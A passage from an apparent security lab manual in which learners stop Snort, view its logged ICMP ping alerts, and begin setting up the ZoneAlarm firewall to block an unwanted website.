
70. Press **Ctrl+C** to **stop** Snort; snort exits.

Module 12 – Evading IDS, Firewalls, and Honeypots

```
=====
SIP Preprocessor Statistics
  Total sessions: 0
=====
IMAP Preprocessor Statistics
  Total sessions           : 0
  Max concurrent sessions : 0
=====
POP Preprocessor Statistics
  Total sessions           : 0
  Max concurrent sessions : 0
=====
Snort exiting
C:\Snort\bin>_
```

71. Go to the **C:\Snort\log\10.10.1.11** folder and open the **ICMP_ECHO.ids** file with **Notepad++**. You see that all the log entries are saved in the **ICMP_ECHO.ids** file.

Note: The folder name **10.10.1.11** might vary when you perform the task, depending on the IP address of the **Windows 11** machine.



```
C:\Snort\log\10.10.1.11\ICMP_ECHO.ids - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
snort.conf icmp-info.rules ICMP_ECHO.ids
1 1 1 ICMP-INFO PING 1
2 04/17-22:50:16.501730 10.10.1.11 -> 10.10.1.19
3 ICMP TTL:128 TOS:0x0 ID:15042 IpLen:20 DgmLen:60
4 Type:8 Code:0 ID:1 Seq:1 ECHO
5 =====
6
7 1 2 ICMP-INFO PING 2
8 04/17-22:50:17.509326 10.10.1.11 -> 10.10.1.19
9 ICMP TTL:128 TOS:0x0 ID:15043 IpLen:20 DgmLen:60
10 Type:8 Code:0 ID:1 Seq:2 ECHO
11 =====
12
13 1 3 ICMP-INFO PING 3
14 04/17-22:50:18.524903 10.10.1.11 -> 10.10.1.19
15 ICMP TTL:128 TOS:0x0 ID:15044 IpLen:20 DgmLen:60
16 Type:8 Code:0 ID:1 Seq:3 ECHO
17 =====
18
19 1 4 ICMP-INFO PING 4
20 04/17-22:50:19.538779 10.10.1.11 -> 10.10.1.19
21 ICMP TTL:128 TOS:0x0 ID:15046 IpLen:20 DgmLen:60
22 Type:8 Code:0 ID:1 Seq:4 ECHO
23 =====
24
25 1 5 ICMP-INFO PING 5
26 04/17-22:50:20.553686 10.10.1.11 -> 10.10.1.19
27 ICMP TTL:128 TOS:0x0 ID:15048 IpLen:20 DgmLen:60
28 Type:8 Code:0 ID:1 Seq:5 ECHO
29 =====
30
31 1 6 ICMP-INFO PING 6
32 04/17-22:50:21.567245 10.10.1.11 -> 10.10.1.19
33 ICMP TTL:128 TOS:0x0 ID:15049 IpLen:20 DgmLen:60
34 Type:8 Code:0 ID:1 Seq:6 ECHO
35 =====
36
37 1 7 ICMP-INFO PING 7
38 04/17-22:50:22.582789 10.10.1.11 -> 10.10.1.19
```

Note: This means that whenever an attacker attempts to connect or communicate with the machine, Snort immediately triggers an alarm

Note: This will make you aware of the intrusion and can thus take certain security measures to disconnect the lines of communication with the attacker's machine.

72. Close all open windows in the **Windows 11** and **Windows Server 2019** virtual machines.


Task 2: Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL

ZoneAlarm FREE Firewall blocks attackers and intruders from accessing your system. It manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware, and other online threats that put network privacy at risk, and monitors programs for suspicious behavior spotting and stopping new attacks that bypass traditional anti-virus protection. This Firewall prevents identity theft by guarding your data, and erases your tracks allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. Additionally, it filters out annoying, as well as potentially dangerous, email.

1. Before starting this task, we will browse an unwanted website in the **Windows 11** machine. Assume that **www.moviescope.com** is an unwanted site that is not supposed to be browsed in your network.

